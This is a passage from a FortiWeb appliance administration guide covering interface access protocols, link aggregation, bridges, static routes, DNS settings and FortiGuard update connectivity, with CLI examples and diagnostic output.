<b>HTTP</b>	<p>Enable to allow HTTP connections to the web UI through this network interface. To configure the listening port number, see “Global web UI &amp; CLI settings” on page 56.</p> <p><b>Caution:</b> HTTP connections are <i>not</i> secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.</p>
<b>SSH</b>	<p>Enable to allow SSH connections to the CLI through this network interface.</p>
<b>SNMP</b>	<p>Enable to allow SNMP queries to this network interface, if queries have been configured and the sender is a configured SNMP manager. To configure the listening port number and configure queries and traps, see “SNMP traps &amp; queries” on page 614.</p>
<b>TELNET</b>	<p>Enable to allow Telnet connections to the CLI through this network interface.</p> <p><b>Caution:</b> Telnet connections are <i>not</i> secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.</p>

5. Click **OK**.

Your new VLAN is initially hidden in the list of network interfaces.

To expand the network interface listing in order to view all of a port’s associated VLANs, click the blue disclosure arrow next to the name of the port.

#	Name	IPv4 / Netmask	IPv4 Access	IPv6 / Netmask	IPv6 Access	Status	Link Status	Type	Ref.
	port1	172.20.120.47/24	HTTPS,PING,SSH,SNMP,HTTP,TELNET	:::0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Up	Physical	3
<input checked="" type="checkbox"/>	port2	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	:::0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Up	Physical	1
	vlan200	192.0.2.10/24		:::0		Bring Down	Up	VLAN	0
	port3	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	:::0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Up	Physical	0
	port4	0.0.0.0/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	:::0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Up	Physical	0

## See also

- [IPv6 support](#)
- [Network interface or bridge?](#)
- [Configuring a bridge \(V-zone\)](#)
- [Link aggregation](#)
- [Configuring DNS settings](#)
- [Adding a gateway](#)
- [Fail-to-wire for power loss/reboots](#)
- [Global web UI & CLI settings](#)

## Link aggregation

You can configure a network interface that is the bundle of several physical links via either the web UI or the CLI.



Link aggregation is currently supported only when FortiWeb is deployed in reverse proxy mode. It cannot be applied to VLAN subinterfaces, nor to ports that are used for the HA heartbeat. It is not supported in FortiWeb-VM.

Link aggregation (also called NIC teaming/bonding or link bundling) forms a network interface that queues and transmits over multiple wires (also called a port channel), instead of only a single wire (as FortiWeb would normally do with a single network interface per physical port). This multiplies the bandwidth that is available to the network interface, and therefore is useful if FortiWeb will be inline with your network backbone.

Link aggregation on FortiWeb complies with [IEEE 802.3ad](#) and distributes Ethernet frames using a modified round-robin behavior. If a port in the aggregate fails, traffic is redistributed automatically to the remaining ports with the only noticeable effect being a reduced bandwidth. When broadcast or multicast traffic is received on a port in the aggregate, reverse traffic will return on the same port.

When link aggregation uses a round-robin that considers only Layer 2, Ethernet frames that comprise an HTTP request can sometimes arrive out of order. Because network protocols at higher layers often do not gracefully handle this (especially TCP, which may decrease network performance by requesting retransmission when the expected segment does not arrive), FortiWeb's frame distribution algorithm is configurable.

For example, if you notice that performance with link aggregation is not as high as you expect, you could try configuring FortiWeb to queue related frames consistently to the same port by considering the IP session (Layer 3) and TCP connection (Layer 4), not simply the MAC address (Layer 2).

You **must** also configure the router, switch, or other link aggregation control protocol (LACP)-compatible device at the other end of FortiWeb's network cables to match, with identical:

- link speed
- duplex/simplex setting
- ports that can be aggregated

This will allow the two devices to use the cables between those ports to form a trunk, **not** an accidental Layer 2 (link) network loop. FortiWeb will use LACP to:

- detect suitable links between itself and the other device, and form a single logical link
- detect individual port failure so that the aggregate can redistribute queuing to avoid a failed port

### To configure a link aggregate interface

1. Go to *System > Network > Interface*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Network Configuration* category. For details, see [“Permissions” on page 52](#).

2. Mark the check box next to the 2 or more physical network interfaces associated with the physical network ports that you want to aggregate into a single logical interface.
3. Click *Create New*.

A dialog appears.

4. Configure these settings:

Setting name	Description
<b>Name</b>	Type the name (such as <code>agg</code> ) of this logical interface that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 15 characters.  <b>Tip:</b> The name cannot be changed once you save the entry. For a workaround, see <a href="#">“Renaming entries” on page 63</a> .
<b>Type</b>	Select <i>802.3ad Aggregate</i> .
<b>Lacp-rate</b>	Select the rate of transmission for the LACP frames (LACPUs) between FortiWeb and the peer device at the other end of the trunking cables, either: <ul style="list-style-type: none"><li>• <b>SLOW</b> — Every 30 seconds.</li><li>• <b>FAST</b> — Every 1 second.</li></ul> <b>Note:</b> This must match the setting on the other device. If the rates do not match, FortiWeb or the other device could mistakenly believe that the other's ports have failed, effectively disabling ports in the trunk.

Setting name	Description
<b>Algorithm</b>	<p>Select the connectivity layers that will be considered when distributing frames among the aggregated physical ports.</p> <ul style="list-style-type: none"> <li>• <b>layer2</b> — Consider only the MAC address. This results in the most even distribution of frames, but may be disruptive to TCP if packets frequently arrive out of order.</li> <li>• <b>layer2_3</b> — Consider both the MAC address and IP session. Queue frames involving the same session to the same port. This results in slightly less even distribution, and still does not guarantee perfectly ordered TCP sessions, but does result in less jitter within the session.</li> <li>• <b>layer3_4</b> — Consider both the IP session and TCP connection. Queue frames involving the same session and connection to the same port. Distribution is not even, but this does prevent TCP retransmissions associated with link aggregation.</li> </ul>
<b>IP/Netmask</b>	<p>Type the IP address/subnet mask associated with the aggregate. The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.</p>

5. Click **OK**.

Your new aggregate appears in the list of network interfaces.

### To configure an IPv4link aggregate via the CLI

1. Enter the following commands:

```
config system interface
  edit "aggregate"
    set type agg
    set status up
    set intf <port_name> <port_name>
    set algorithm {layer2 | layer2_3 | layer3_4}
    set lacp-speed {fast | slow}
    set ip <address_ipv4> <netmask_ipv4mask>
  next
end
```

where:

- <port\_name> is the name of a physical network interface, such as port3
- <address\_ipv4> is the IP address assigned to the network interface
- <netmask\_ipv4mask> is its netmask in dotted decimal format
- {layer2 | layer2\_3 | layer3\_4} is a choice between the connectivity layers that will be considered when distributing frames among the aggregated physical ports.
- {fast | slow} is a choice of the rate of transmission for the LACP frames (LACPUs) between FortiWeb and the peer device at the other end of the trunking cables; this must match the LACP peer

## See also

- [Network interface or bridge?](#)
- [Configuring the network interfaces](#)
- [Configuring a bridge \(V-zone\)](#)
- [Adding a gateway](#)

## Configuring a bridge (V-zone)

You can configure a bridge either via the web UI or the CLI.

Bridges allow network connections to travel through the FortiWeb appliance's physical network ports **without** explicitly connecting to one of its IP addresses. Due to this nature, bridges are configured **only** when FortiWeb is operating in either true transparent proxy or transparent inspection mode.

Bridges on the FortiWeb appliance support [IEEE 802.1d](#) spanning tree protocol (STP) by forwarding bridge protocol data unit (BPDU) packets, but do **not** generate BPDU packets of their own. Therefore, in some cases, you might need to manually test the bridged network for Layer 2 loops. Also, you may prefer to manually design a tree that uses the minimum cost path to the root switch for design and performance reasons.

True bridges typically have no IP address of their own. They use only media access control (MAC) addresses to describe the location of physical ports within the scope of their network and do network switching at Layer 2 of the OSI model.

### To configure a bridge via the web UI

1. If you have installed a **physical** FortiWeb appliance, plug in network cables to connect one of the physical ports in the bridge to your protected web servers, and the other port to the Internet or your internal network.

Because `port1` is reserved for connections with your management computer, for physical appliances, this means that you must plug cables into at least 3 physical ports:

- `port1` to your management computer
- one port to your web servers
- one port to the Internet or your internal network

If you have installed a **virtual** FortiWeb appliance (FortiWeb-VM), the number and topology of connections of your physical ports depend on your vNIC mappings. For details, see the [FortiWeb-VM Install Guide](#).



If you will use fail-to-wire, the bridge **must** be comprised of the ports that have hardware support for fail-to-wire. For example, on FortiWeb 1000C, this is `port3` and `port4`. See [“Fail-to-wire for power loss/reboots” on page 552](#) and the QuickStart Guide for your model.

2. If you have installed FortiWeb-VM, configure the virtual switch (vSwitch). For details, see the [FortiWeb-VM Install Guide](#).
3. Go to *System > Network > V-zone*.

This option is not displayed if the current operating mode does not support bridges.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Network Configuration* category. For details, see [“Permissions” on page 52](#).

4. Click *Create New*.

A dialog appears.



When you configure VLANs for a FortiWeb operating in true transparent proxy mode, ensure that you configure one V-zone for each VLAN.

5. Configure these settings:

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 15 characters. The name cannot be changed once you save the entry. See <a href="#">“Renaming entries” on page 63</a> .
<b>IP/Netmask</b>	Specify an IP address and subnet mask for the virtual network interface. Like non-bridge network interfaces, this IP address generates ARP traffic that notifies the network during an HA failover. For more information on HA failover, see <a href="#">“Configuring a high availability (HA) FortiWeb cluster” on page 104</a> . <b>Note:</b> Failure to change the <i>IP/Netmask</i> will result in an <i>Invalid IP Address</i> error message.

Setting name	Description
<b>Interface name</b>	<p>Displays a list of network interfaces that currently have no IP address of their own, nor are members of another bridge, and therefore could be members of this bridge.</p> <p>To add one or more network interfaces to the bridge, select their names, then click the right arrow.</p> <p><b>Note:</b> Only network interfaces with no IP address can belong to a bridge. <code>port1</code> is reserved for your management computer, and cannot be bridged. To remove any other network interface's IP address so that it can be included in the bridge, set its <i>IP/Netmask</i> to <code>0.0.0.0/0.0.0.0</code>.</p>
<b>Member</b>	<p>Displays a list of network interfaces that belong to this bridge.</p> <p>To remove a network interface from the bridge, select its name, then click the left arrow.</p> <p><b>Tip:</b> If you will be configuring bypass/fail-to-wire, the pair of bridge ports that you select should be ones that are wired together to support it. See <a href="#">“Fail-to-wire for power loss/reboots” on page 552</a>.</p>

6. Click *OK*.

The bridge appears in *System > Network > V-zone*.

7. To use the bridge, select it in a policy (see [“Configuring a server policy” on page 513](#)).

### To configure an IPv4 bridge in the CLI

1. If you have installed a physical FortiWeb appliance, connect one of the physical ports in the bridge to your protected web servers, and the other port to the Internet or your internal network.

Because `port1` is reserved for connections with your management computer, for physical appliances, this means that you must connect at least 3 ports:

- `port1` to your management computer
- one port to your web servers
- one port to the Internet or your internal network

If you have installed a virtual FortiWeb appliance, the number and topology of connections of your physical ports depend on your vNIC mappings. For details, see the [FortiWeb-VM Install Guide](#).

2. If you have installed FortiWeb as a virtual appliance (FortiWeb-VM), configure the virtual switch. For details, see the [FortiWeb-VM Install Guide](#).

**3.** Enter the following commands:

```
config system v-zone
  edit <v-zone_name>
    set ip <address_ipv4> <netmask_ipv4>
    set interfaces {<port_name> ...}
  end
```

where:

- <v-zone\_name> is the name of the bridge
- {<port\_name> ...} is a space-delimited list of one or more network ports that will be members of this bridge. Eligible network ports must not yet belong to a bridge, and have no assigned IP address. For a list of eligible ports, enter:

```
set interfaces ?
```

- <address\_ipv4> <netmask\_ipv4> is an IP address for the bridge ports

**4.** To use the bridge, select it in a policy (see “[Configuring a server policy](#)” on page 513).

**See also**

- [Network interface or bridge?](#)
- [Configuring the network interfaces](#)
- [Link aggregation](#)
- [Adding a gateway](#)

## Adding a gateway

Static routes direct traffic exiting the FortiWeb appliance based upon the packet’s destination — you can specify through which network interface a packet will leave, and the IP address of a next-hop router that is reachable from that network interface. Routers are aware of which IP addresses are reachable through various network pathways, and can forward those packets along pathways capable of reaching the packets’ ultimate destinations. Your FortiWeb itself does not need to know the full route, as long as the routers can pass along the packet.

You must configure FortiWeb with at least one static route that points to a router, often a router that is the gateway to the Internet. You may need to configure multiple static routes if you have multiple gateway routers (e.g. each of which should receive packets destined for a different subset of IP addresses), redundant routers (e.g. redundant Internet/ISP links), or other special routing cases.

However, often you will only need to configure one route: a default route.



True transparent and transparent inspection operation modes require that you specify the gateway when configuring the operation mode. In that case, you have already configured a static route. You do not need to repeat this step.

For example, if a web server is directly attached to one physical port on the FortiWeb, but all other destinations, such as connecting clients, are located on distant networks, such as the

Internet, you might need to add only one route: a default route that indicates the gateway router through which the FortiWeb appliance can send traffic in the direction towards the Internet.



If your management computer is **not** directly attached to one of the physical ports of the FortiWeb appliance, you may also require a static route so that your management computer is able to connect with the web UI and CLI.

When you add a static route through the web UI, the FortiWeb appliance evaluates the route to determine if it represents a different route compared to any other route already present in the list of static routes. If no route having the same destination exists in the list of static routes, the FortiWeb appliance adds the static route, using the next unassigned route index number.



The index number of the route in the list of static routes is not necessarily the same as its position in the routing table (`diagnose network route list`).

### To add a static route via the web UI

1. Go to *System > Network > Static Route*.

To access this part of the web UI, your administrator account's access profile must have *Read* and *Write* permission to items in the *Router Configuration* category. For details, see ["Permissions" on page 52](#).

2. Click *Create New*.

A dialog appears.

3. Configure these settings:

New Static Route	
Destination IP/Mask(IPv4/IPv6)	<input type="text" value="0.0.0.0/0"/>
Gateway(IPv4/IPv6)	<input type="text" value="192.0.2.1"/>
Interface	<input type="text" value="port1"/>
<input type="button" value="OK"/> <input type="button" value="Cancel"/>	

Setting name	Description
<b>Destination IP/Mask</b>	Type the destination IP address and network mask of packets that will be subject to this static route, separated by a slash (/).  The value 0.0.0.0/0.0.0.0 or ::/0 results in a default route, which matches the <code>DST</code> field in the IP header of all packets.

## Gateway

Type the IP address of the next-hop router where the FortiWeb appliance will forward packets subject to this static route. This router must know how to route packets to the destination IP addresses that you have specified in *Destination IP/Mask*, or forward packets to another router with this information.

For a direct Internet connection, this will be the router that forwards traffic towards the Internet, and could belong to your ISP.

**Caution:** The gateway IP address *must* be in the same subnet as the interface's IP address. Failure to do so will cause FortiWeb to delete all static routes, including the default gateway.

## Interface

Select the name of the network interface through which the packets subject to the static route will egress towards the next-hop router.



Making a default route for your FortiWeb is a typical best practice: if there is no other, more specific static route defined for a packet's destination IP address, a default route will match the packet, and pass it to a gateway router so that any packet can reach its destination.

If you do *not* define a default route, and if there is a gap in your routes where no route matches a packet's destination IP address, packets passing through the FortiWeb towards those IP addresses will, in effect, be null routed. While this can help to ensure that unintentional traffic cannot leave your FortiWeb and therefore can be a type of security measure, the result is that you must modify your routes every time that a new valid destination is added to your network. Otherwise, it will be unreachable. A default route ensures that this kind of locally-caused "destination unreachable" problem does not occur.

### 4. Click *OK*.

The FortiWeb appliance should now be reachable to connections with networks indicated by the mask.

### 5. To verify connectivity, from a host on the route's destination network, attempt to connect to the FortiWeb appliance's web UI via HTTP and/or HTTPS. (At this point in the installation, you have not yet configured a policy, and therefore, if in reverse proxy mode, cannot test connectivity *through* the FortiWeb.)



By default, in reverse proxy mode, FortiWeb's virtual servers will *not forward non-HTTP/HTTPS* traffic to your protected web servers. (Only traffic picked up and allowed by the HTTP reverse proxy will be forwarded.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. See also "[Topology for reverse proxy mode](#)" on [page 71](#) and the `config router` setting command in the [FortiWeb CLI Reference](#).

If the connectivity test fails, you can use the CLI commands:

```
execute ping <destination_ip4>
```

to determine if a complete route exists from the FortiWeb to the host, and

```
execute traceroute <destination_ipv4>
```

to determine the point of connectivity failure.

Also enable *PING* on the FortiWeb's network interface, or configure an IP address on the bridge, then use the equivalent `tracert` or `traceroute` command on the host (depending

on its operating system) to test routability for traffic traveling in the opposite direction: from the host to the FortiWeb.

- If these tests **fail**, or if you do not want to enable **PING**, first examine the static route configuration on both the host and FortiWeb.

To display the routing table, enter the CLI command:

```
diagnose network route list
```

You may also need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blacklisting, and otherwise rule out problems at the physical, network, and transport layer.

- If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.

Verify that you have enabled **HTTPS** and/or **HTTP** on the network interface. Also examine routers and firewalls between the host and the FortiWeb appliance to verify that they permit HTTP and/or HTTPS connectivity between them. Finally, you can also use the CLI command:

```
diagnose system top 5 30
```

to verify that the daemons for the web UI and CLI, such as `sshd`, `newcli`, and `httpsd` are running and not overburdened. For details, see the [FortiWeb CLI Reference](#).

### To add a default route via the CLI

1. Enter the following commands:

```
config router static
  edit <route_index>
    set gateway <gateway_ipv4>
    set device <interface_name>
  end
```

where:

- `<route_index>` is the index number of the route in the list of static routes
- `<gateway_ipv4>` is the IP address of the gateway router
- `<interface_name>` is the name of the network interface through which packets will egress, such as `port1`

The FortiWeb appliance should now be reachable to connections with networks indicated by the mask.

2. To verify connectivity, from a host on the network applicable to the route, attempt to connect to the FortiWeb appliance's web UI via HTTP and/or HTTPS. (At this point in the installation, you have not yet configured a policy, and therefore, if in reverse proxy mode, cannot test connectivity **through** the FortiWeb.)



By default, in reverse proxy mode, FortiWeb's virtual servers will **not forward non-HTTP/HTTPS** traffic to your protected web servers. (Only traffic picked up and allowed by the HTTP reverse proxy will be forwarded.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. See also "[Topology for reverse proxy mode](#)" on [page 71](#) and the `config router setting` command in the [FortiWeb CLI Reference](#).

If the connectivity test fails, you can use the CLI commands:

```
execute ping
```

to determine if a complete route exists from the FortiWeb to the host, and

```
execute traceroute
```

to determine the point of connectivity failure. For details, see the [FortiWeb CLI Reference](#). Also enable `ping` on the FortiWeb (see “[To configure a network interface’s IPv4 address via the CLI](#)” on page 124), then use the equivalent `tracert` or `traceroute` command on the host (depending on its operating system) to test routability for traffic traveling in the opposite direction: from the host to the FortiWeb.

- If these tests **fail**, or if you do not want to enable `PING`, first examine the static route configuration on both the host and FortiWeb.

To display all routes with their priorities, enter the CLI command:

```
diagnose network route list
```

You may also need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blacklisting, and otherwise rule out problems at the physical, network, and transport layer.

- If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.

Verify that you have enabled `http` and/or `https` on the network interface (“[To configure a network interface’s IPv4 address via the CLI](#)” on page 124). Also examine routers and firewalls between the host and the FortiWeb appliance to verify that they permit HTTP and/or HTTPS connectivity between them. Finally, you can also use the CLI command:

```
diagnose system top 5 30
```

to verify that the daemons for the web UI and CLI, such as `sshd`, `newcli`, and `httpsd` are running and not overburdened. For details, see the [FortiWeb CLI Reference](#).

### See also

- [Routing based on HTTP header content, source IP, or cookie](#)
- [Configuring the network interfaces](#)
- [Configuring a bridge \(V-zone\)](#)
- [Configuring DNS settings](#)
- [IPv6 support](#)

## Configuring DNS settings

Like many other types of network devices, FortiWeb appliances require connectivity to DNS servers for DNS lookups.

Your Internet service provider (ISP) may supply IP addresses of DNS servers, or you may want to use the IP addresses of your own DNS servers. You must provide unicast, non-local addresses for your DNS servers. Local host and broadcast addresses will not be accepted.



Incorrect DNS settings or unreliable DNS connectivity can cause issues with other features, including FortiGuard services and NTP system time.



For improved performance, use DNS servers on your local network.

### To configure DNS settings via the web UI

1. Go to *System > Network > DNS*.

DNS Settings	
Primary DNS Server	<input type="text" value="192.168.110.9"/>
Secondary DNS Server	<input type="text"/>
Local Domain Name	<input type="text"/>
<input type="button" value="Apply"/>	

To change settings in this part of the web UI, your administrator's account access profile must have *Write* permission to items in the *Network Configuration* category. For details, see [“Permissions” on page 52](#).

2. In *Primary DNS Server*, type the IP address of the primary DNS server.
3. In *Secondary DNS Server*, type the IP address of the secondary DNS server.
4. In *Local Domain Name*, type the name of the local domain to which the FortiWeb appliance belongs, if any.

This field is optional. It will not appear in the `Host :` field of HTTP headers for client connections to your protected web servers.

5. Click *Apply*.

The appliance will query the DNS servers whenever it needs to resolve a domain name into an IP address, such as for NTP system time, FortiGuard services, or web servers defined by their domain names (“domain servers”).

6. To verify your DNS settings, in the CLI, enter the following commands:

```
execute traceroute <server_fqdn>
```

where `<server_fqdn>` is a domain name such as `www.example.com`.



DNS tests may not succeed until you have completed [“Adding a gateway” on page 134](#).

If the DNS query for the domain name **succeeds**, you should see results that indicate that the host name resolved into an IP address, and the route from FortiWeb to that IP address:

```
traceroute to www.example.com (192.0.43.10), 30 hops max, 60 byte
packets
 1  172.20.130.2 (172.20.130.2)  0.426 ms  0.238 ms  0.374 ms
 2  static-209-87-254-221.storm.ca (209.87.254.221)  2.223 ms  2.491
ms  2.552 ms
 3  core-g0-0-1105.storm.ca (209.87.239.161)  3.079 ms  3.334 ms
3.357 ms
...
16 43-10.any.icann.org (192.0.43.10)  57.243 ms  57.146 ms  57.001
ms
```

If the DNS query **fails**, you will see an error message such as:

```
traceroute: unknown host www.example.com
CFG_CLI_INTERNAL_ERR
```

Verify your DNS server IPs, routing, and that your firewalls or routers do not block or proxy UDP port 53.

## To configure DNS settings via the CLI

1. Enter the following commands:

```
config system dns
  set primary <address_ipv4>
  set secondary <address_ipv4>
  set domain <local-domain_str>
end
```

where:

- <address\_ipv4> is the IP address of a DNS server
- <local-domain\_str> is the name of the local domain to which the FortiWeb appliance belongs, if any

The local domain name is optional. It will not appear in the `Host :` field of HTTP headers for connections to protected web servers.

The appliance will query the DNS servers whenever it needs to resolve a domain name into an IP address, such as for NTP or web servers defined by their domain names (“domain servers”).

2. To verify your DNS settings, in the CLI, enter the following commands:

```
execute traceroute <server_fqdn>
```

where <server\_fqdn> is a domain name such as `www.example.com`.

DNS tests may not succeed until you have completed [“Adding a gateway”](#) on page 134.



If the DNS query for the domain name **succeeds**, you should see results that indicate that the host name resolved into an IP address, and the route from FortiWeb to that IP address:

```
traceroute to www.example.com (192.0.43.10), 30 hops max, 60 byte
packets
 1  172.20.130.2 (172.20.130.2)  0.426 ms  0.238 ms  0.374 ms
 2  static-209-87-254-221.storm.ca (209.87.254.221)  2.223 ms  2.491
ms  2.552 ms
 3  core-g0-0-1105.storm.ca (209.87.239.161)  3.079 ms  3.334 ms
3.357 ms
...
16 43-10.any.icann.org (192.0.43.10)  57.243 ms  57.146 ms  57.001
ms
```

If the DNS query **fails**, you will see an error message such as:

```
traceroute: unknown host www.example.com
CFG_CLI_INTERNAL_ERR
```

Verify your DNS server IPs, routing, and that your firewalls or routers do not block or proxy UDP port 53.

#### See also

- [Configuring the network interfaces](#)
- [Configuring a bridge \(V-zone\)](#)
- [Adding a gateway](#)

## Connecting to FortiGuard services

Most exploits and virus exposures occur within the first 2 months of a known vulnerability. Most botnets consist of thousands of zombie computers whose IP addresses are continuously changing. To keep your defenses effective against the evolving threat landscape, Fortinet recommends FortiGuard services.

New vulnerabilities and botnets are discovered and new signatures are built by Fortinet researchers every day.



**Without these updates, your FortiWeb cannot detect the newest threats.**

After you have subscribed to FortiGuard services, configure your FortiWeb appliance to connect to the Internet so that it can reach the world-wide Fortinet Distribution Network (FDN) in order to:

- verify its FortiGuard service licenses
- download up-to-date signatures, IP lists, and engine packages

**FortiWeb appliances often can connect using default settings. However, due to differences in routing and firewalling, you should confirm this by verifying connectivity.**



You must first register the FortiWeb appliance with the Fortinet Technical Support web site, <https://support.fortinet.com/>, to receive service from the FDN. The FortiWeb appliance must also have a valid Fortinet Technical Support contract which includes service subscriptions, and be able to connect to the FDN. For port numbers required for license validation and update connections, see “Appendix A: Port numbers” on page 716.

### To determine your FortiGuard license status

1. If your FortiWeb appliance must connect to the Internet through an explicit (non-transparent) web proxy, configure the proxy connection (see “[Accessing FortiGuard via a web proxy](#)”).  
The appliance will attempt to validate its license when it boots. If the appliance could not connect because proxy settings were not configured, or due to any other connectivity issue that you have since resolved, you can reboot the appliance to re-attempt license validation.
2. Go to *System > Status > Status*.  
To access this part of the web UI, your administrator's account access profile must have *Read* permission to items in the *System Configuration* category. For details, see “[Permissions](#)” on page 52.
3. In the *FortiGuard Information* widget, look at the *FortiWeb Security Service* row, *FortiWeb Antivirus Service* row, and *FortiWeb IP Reputation Service* row.

Figure 23: FortiGuard Information widget

FortiGuard Information	
VM License	Invalid <a href="#">[Update]</a>
Registration	[Unregistered]
FortiWeb FortiGuard Subscription Services	
FortiWeb Security Service	Expired (1969-12-31)
	Last Update Time:1999-11-30 Last Update Method: Manual
	Signature Build Number-0.00091
FortiWeb Antivirus Service	Expired (1969-12-31)
	Last Update Time:2011-12-07 Last Update Method: Manual
	Regular Virus Database Version-14.00922
	Extended Virus Database Version-14.00922
FortiWeb IP Reputation Service	Expired (1969-12-31)
	Last Update Time:1999-11-30 Last Update Method: Manual
	Signature Build Number-1.00020

- **Valid** — At the last attempt, the FortiWeb appliance was able to successfully contact the FDN and validate its FortiGuard license. Continue with “[Scheduling automatic signature updates](#)” on page 149.
- **Expired** — At the last attempt, the license was *either* expired or FortiWeb was unable to determine license status due to network connection errors with the FDN.



Your FortiWeb appliance cannot detect the latest vulnerabilities and compliance violations unless it is licensed and has network connectivity to download current definitions from the FortiGuard service.

If the connection did **not** succeed:

- On FortiWeb, verify the:
  - time zone & time
  - DNS settings
  - network interface up/down status & IP
  - static routes
- On your computer, use `nslookup` to verify that FortiGuard domain names are resolving (license authentication queries are sent to `update.fortiguard.net`).

```
C:\Users\cschwartz>nslookup update.fortiguard.net
Server: google-public-dns-a.google.com
Address: 8.8.8.8
```

```
Non-authoritative answer:
Name:     fds1.fortinet.com
Addresses: 209.66.81.150
           209.66.81.151
           208.91.112.66
Aliases:  update.fortiguard.net
```

- On FortiWeb, use `execute ping` and `execute traceroute` to verify that connectivity from FortiWeb to the Internet and FortiGuard is possible. Check the configuration of any NAT or firewall devices that exist between the FortiWeb appliance and the FDN or FDS server override.

```

FortiWeb # exec traceroute update.fortiguard.net
traceroute to update.fortiguard.net (209.66.81.150), 32 hops max, 84 byte
packets
 1 192.0.2.2 0 ms 0 ms 0 ms
 2 209.87.254.221 <static-209-87-254-221.storm.ca> 4 ms 2 ms 3 ms
 3 209.87.239.161 <core-2-g0-3.storm.ca> 2 ms 3 ms 3 ms
 4 67.69.228.161 3 ms 4 ms 3 ms
 5 64.230.164.17 <core2-ottawa23_POS13-1-0.net.bell.ca> 3 ms 5 ms 3 ms
 6 64.230.99.250 <tcore4-ottawa23_0-4-2-0.net.bell.ca> 16 ms 17 ms 15
ms
 7 64.230.79.222 <tcore3-montreal01_pos0-14-0-0.net.bell.ca> 14 ms 14
ms 15 ms
 8 64.230.187.238 <newcore2-newyork83_so6-0-0_0> 63 ms 15 ms 14 ms
 9 64.230.187.42 <bxX5-newyork83_POS9-0-0.net.bell.ca> 21 ms
64.230.187.93 <BX5-NEWYORK83_POS12-0-0_core.net.bell.ca> 17 ms 16 ms
10 67.69.246.78 <Abovenet_NY.net.bell.ca> 28 ms 28 ms 28 ms
11 64.125.21.86 <xe-1-3-0.cr2.lga5.us.above.net> 29 ms 29 ms 30 ms
12 64.125.27.33 <xe-0-2-0.cr2.ord2.us.above.net> 31 ms 31 ms 33 ms
13 64.125.25.6 <xe-4-1-0.cr2.sjc2.us.above.net> 82 ms 82 ms 100 ms
14 64.125.26.202 <xe-1-1-0.er2.sjc2.us.above.net> 80 ms 79 ms 82 ms
15 209.66.64.93 <209.66.64.93.t01015-01.above.net> 80 ms 80 ms 79 ms
16 209.66.81.150 <209.66.81.150.available.above.net> 83 ms 82 ms 81 ms

```

### To verify FortiGuard update connectivity

1. If your FortiWeb appliance must connect to the Internet (and therefore FDN) through an explicit (non-transparent) web proxy, configure the proxy connection (see [“Accessing FortiGuard via a web proxy”](#)).

2. Go to *System > Config > FortiGuard*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see "Permissions" on page 52.

**FortiGuard Distribution Network**

**Support Contract**

Registration [Unregistered] [\[Register\]](#)

**FortiWeb FortiGuard Subscription Services**

FortiWeb Security Service	Expired (1969-12-31) <a href="#">[Renew]</a> Last Update Time:1999-11-29 Last Update Method: Manual <a href="#">[Update]</a> Signature Build Number-0.00076
FortiWeb Antivirus Service	Expired (1969-12-31) <a href="#">[Renew]</a> Last Update Time:2011-12-07 Last Update Method: Manual <a href="#">[Update]</a> Regular Virus Database Version-14.00922 Extended Virus Database Version-14.00922
FortiWeb IP Reputation Service	Expired (1969-12-31) <a href="#">[Renew]</a> Last Update Time:1999-11-29 Last Update Method: Manual <a href="#">[Update]</a> Signature Build Number-1.00020

**FortiWeb Update Service Options**

Use override server address

Scheduled Update [Update Now](#)

Every  (hour)

Daily:  (hour)

Weekly:  (day)  (hour)

**FortiWeb Virus Database**

**Regular Virus Database**

Version 14.922  
Included Signatures 2  
Included Grayware Signatures 17  
Description This virus database includes "In the Wild" viruses and most commonly seen viruses on the network. For regular virus protection, it is sufficient to use this database.

**Extended Virus Database**

Version 14.922  
Included Signatures 2  
Included Grayware Signatures 17  
Description This virus database includes both "In the Wild" viruses and a large collection of "zoo" viruses that are no longer seen in recent virus studies. The use of this database can be enabled in the Protection Profile. It is suitable for an enhanced security environment.

**Maximum av cache size**  KB

[Apply](#)

3. If you want your FortiWeb appliance to connect to a specific FDS other than the default for its time zone, enable *Use override server address*, and enter the IP address and port number of an FDS in the format `<FDS_ipv4>:<port_int>`, such as `10.0.0.1:443`.

4. Click *Apply*.
5. Click *Update Now*.

The FortiWeb appliance tests the connection to the FDN and, if any, the server you specified to override the default FDN server. Time required varies by the speed of the FortiWeb appliance's network connection, and by the number of timeouts that occur before the connection attempt is successful or the FortiWeb appliance determines that it cannot connect. If you have enabled logging in:

- *Log & Report > Log Config > Other Log Settings*
- *Log & Report > Log Config > Global Log Settings*

test results are indicated in *Log & Report > Log Access > Event*. If the connection test did **not** succeed due to license issues, you would instead see this log message:

```
FortiWeb is unauthorized
```

For more troubleshooting information, enter the commands:

```
diagnose debug enable
diagnose debug application fds 8
```

This will cause additional information to be output to your CLI console, such as:

```
FortiWeb # [update]: Poll timeout.
FortiWeb # *ATTENTION*: license registration status changed to
'VALID',please logout and re-login
```

